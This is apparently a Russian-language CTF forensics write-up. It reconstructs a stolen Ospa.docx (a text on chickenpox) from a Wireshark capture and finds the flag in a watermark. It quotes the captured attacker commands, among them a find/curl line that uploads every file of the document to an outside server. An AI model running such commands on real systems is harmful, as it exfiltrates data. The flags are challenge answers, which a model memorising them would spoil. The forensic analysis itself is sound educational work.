

Предполагается, что люди решили первое задание.

Согласно описанию, с этого сервера своровали некий документ, т. е. по логике, сам процесс кражи должен быть в той же Telnet-сессии:

```
Follow TCP Stream (tcp.stream eq 38)

Stream Content
Enter new UNIX password: CTF{DONT_USE_TELNET_IN_2019}

Retype new UNIX password: CTF{DONT_USE_TELNET_IN_2019}

passwd: password updated successfully
root@FS1:~# cclleearr

.[H.[Jroot@FS1:~# ccdd ssee.cret/

root@FS1:~/secret# mmkkddiirr ddooccx

root@FS1:~/secret# uunnzziipp 00sppaa..ddooccx --dd ddooccx

Archive:  Ospa.docx
  inflating: docx/[Content_Types].xml
    creating: docx/_rels/
  inflating: docx/_rels/.rels
    creating: docx/customXml/
    creating: docx/customXml/_rels/
  inflating: docx/customXml/_rels/item1.xml.rels
  inflating: docx/customXml/item1.xml
  inflating: docx/customXml/itemProps1.xml

Entire conversation (76653 bytes)

Find Save As Print ☐ ASCII ☐ EBCDIC ☐ Hex Dump ☐ C Arrays ☒ Raw

Help Filter Out This Stream Close
```

На картинке выше показан процесс распаковки “Ospa.docx” с помощью unzip(Чтооо?). Утилита выдала полную иерархию архива, отметим:

```
Archive:  Ospa.docx
  inflating: docx/[Content_Types].xml
    creating: docx/_rels/
  inflating: docx/_rels/.rels
    creating: docx/customXml/
    creating: docx/customXml/_rels/
  inflating: docx/customXml/_rels/item1.xml.rels
  inflating: docx/customXml/item1.xml
  inflating: docx/customXml/itemProps1.xml
    creating: docx/docProps/
  inflating: docx/docProps/app.xml
  inflating: docx/docProps/core.xml
  inflating: docx/docProps/custom.xml
    creating: docx/word/
    creating: docx/word/_rels/
  inflating: docx/word/_rels/document.xml.rels
  inflating: docx/word/document.xml
  inflating: docx/word/fontTable.xml
  inflating: docx/word/header1.xml
  inflating: docx/word/settings.xml
  inflating: docx/word/styles.xml
    creating: docx/word/theme/
  inflating: docx/word/theme/theme1.xml
```


Ниже команды после распаковки:

```
root@FS1:~/secret# find ./docx/ -name \* -type f -exec curl -F "file=@{}" "http
.://217.71.129.139:4007/upload.php" \;
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
Downloaded.
root@FS1:~/secret# find ./docx -name \* -type f -mindepth 1 -execdir curl "http
.://217.71.129.139:4007/uploads/`basename {}`" \;
```

На первый взгляд похоже на какую-то мишуру, но немного поискав про команду `find` и `curl`, можно понять, что в первой команде файлы из директории `docx` отправляются POST-запросом с помощью `curl`, а во второй команде запрашиваются по адресу, куда они сохранились.

(Погуглить про то, как сдампить файлы, переданные по HTTP, в Wireshark)

С помощью опции File->Export Objects->HTTP можно получить все файлы, которые передавались по HTTP:



| Packet num | Hostname | Content Type | Size | Filename |
|------------|---------------------|--------------------------|-------------|---------------------|
| 5708 | 217.71.129.139:4007 | application/xml | 669 bytes | app.xml |
| 5719 | 217.71.129.139:4007 | application/xml | 629 bytes | core.xml |
| 5732 | 217.71.129.139:4007 | application/xml | 383 bytes | custom.xml |
| 5742 | 217.71.129.139:4007 | application/octet-stream | 737 bytes | .rels |
| 5753 | 217.71.129.139:4007 | application/xml | 327 bytes | itemProps1.xml |
| 5766 | 217.71.129.139:4007 | application/octet-stream | 296 bytes | item1.xml.rels |
| 5776 | 217.71.129.139:4007 | application/xml | 376 bytes | item1.xml |
| 5822 | 217.71.129.139:4007 | application/xml | 26 kB | document.xml |
| 5837 | 217.71.129.139:4007 | application/xml | 2 180 bytes | header1.xml |
| 5856 | 217.71.129.139:4007 | application/xml | 7 105 bytes | theme1.xml |
| 5898 | 217.71.129.139:4007 | application/xml | 22 kB | styles.xml |
| 5921 | 217.71.129.139:4007 | application/octet-stream | 950 bytes | document.xml.rels |
| 5935 | 217.71.129.139:4007 | application/xml | 3 074 bytes | settings.xml |
| 5956 | 217.71.129.139:4007 | application/xml | 3 781 bytes | fontTable.xml |
| 6192 | 217.71.129.139:4007 | application/xml | 1 560 bytes | [Content_Types].xml |
| 6329 | nstu.ru | text/html | 138 bytes | / |
| 14921 | ocsp.digicert.com | application/ocsp-request | 83 bytes | / |

Далее, сохранив все файлы, в папку, необходимо восстановить `docx`-документ, т.е. полностью восстановить иерархию документа и сжать. Приблизительно это выглядит так:


```

gsa@larch ~/dump % mkdir docx
gsa@larch ~/dump % mv -t docx *.xml
gsa@larch ~/dump % mv -t docx *.rels
gsa@larch ~/dump % mv -t docx *.rels
gsa@larch ~/dump % cd docx
gsa@larch ~/dump/docx % mkdir _rels
gsa@larch ~/dump/docx % mv -t _rels .rels
gsa@larch ~/dump/docx % mkdir -p customXml/_rels
gsa@larch ~/dump/docx % mv -t customXml/_rels item1.xml.rels
gsa@larch ~/dump/docx % mv -t customXml item1.xml itemProps1.xml
gsa@larch ~/dump/docx % mkdir docProps
gsa@larch ~/dump/docx % mv -t docProps app.xml core.xml custom.xml
gsa@larch ~/dump/docx % mkdir -p word/_rels
gsa@larch ~/dump/docx % mv -t word/_rels document.xml.rels
gsa@larch ~/dump/docx % mv -t word document.xml fontTable.xml header1.xml settings.xml styles.xml
gsa@larch ~/dump/docx % mkdir word/theme
gsa@larch ~/dump/docx % mv -t word/theme theme1.xml
gsa@larch ~/dump/docx % zip Ospa.zip * -r

```

Переименовав Ospa.zip в Ospa.docx, можно открыть документ.

Ветряная оспа (ветрянка, варицелла) – острая, высококозаразная антропонозная (только у людей) вирусная инфекция, передающаяся воздушно-капельным и контактным путём, сопровождающаяся везикулёзной сыпью и сопутствующей интоксикацией.

Ветряная оспа известна с глубокой древности, но только с конца XVIII (1800г) в её стали отделять как самостоятельное заболевание, отдельное от натуральной оспы, благодаря работам Фогеля. 1911г – Aragao X. описал мелкие включения в содержимом везикул – элементарные тельца, посчитав их возбудителями. Сам же вирус выделен в 1940г; 1958 и 1972г – доказательство идентичности возбудителя у больных ветряной оспой и опоясывающем герпесом!

Вирус ветряной оспы (Varicella-herpes zoster – это 3 тип герпес-вирусной инфекции) – ДНК-содержащий вирус, капсид которого окружён липидной оболочкой, что возможно и предопределяет его пожизненное нахождение в организме.

Особенности вируса ветрянки: быстро распространяется по клеточным культурам (образует внутриклеточные включения в эпителиальных клетках) с последующим их разрушением, способен существовать в латентной форме путем пожизненного пребывания в нейронах спинальных ганглиев а также лицевого и тройничного нерва.

Вирус ветряной оспы малоустойчив во внешней среде, быстро погибает при низких и высоких температурах, УФИ и дезинфектантам, при комнатной температуре может сохраняться до нескольких часов.

Восприимчивость к вирусу ветрянки высокая (т.к. он очень летуч – преодолевает расстояния до 20 м, с этажа на этаж, по вентиляциям), особенно для тех, кто не переболел ветряной оспой ранее или не был привит. Заражение ветрянкой происходит даже при мимолётном контакте с больным. Сезонность заболевания осенне-зимняя, а эпидемические вспышки регистрируются раз в 5 лет. Часто болеют ветряной оспой дети 5–9 лет, дети до 6 месяцев обычно не болеют из-за антител, полученных от матери (если мать в детстве переболела ветряной оспой). Взрослые также болеют

(примечание: я точно не знаю причины, но водяной знак не отображается в собранном документе на LibreOffice и WPS, в MS Word всё в порядке; но тут вроде сразу понятно, что это флаг)

Флаг: CTF{WORD_ART_ONLINE}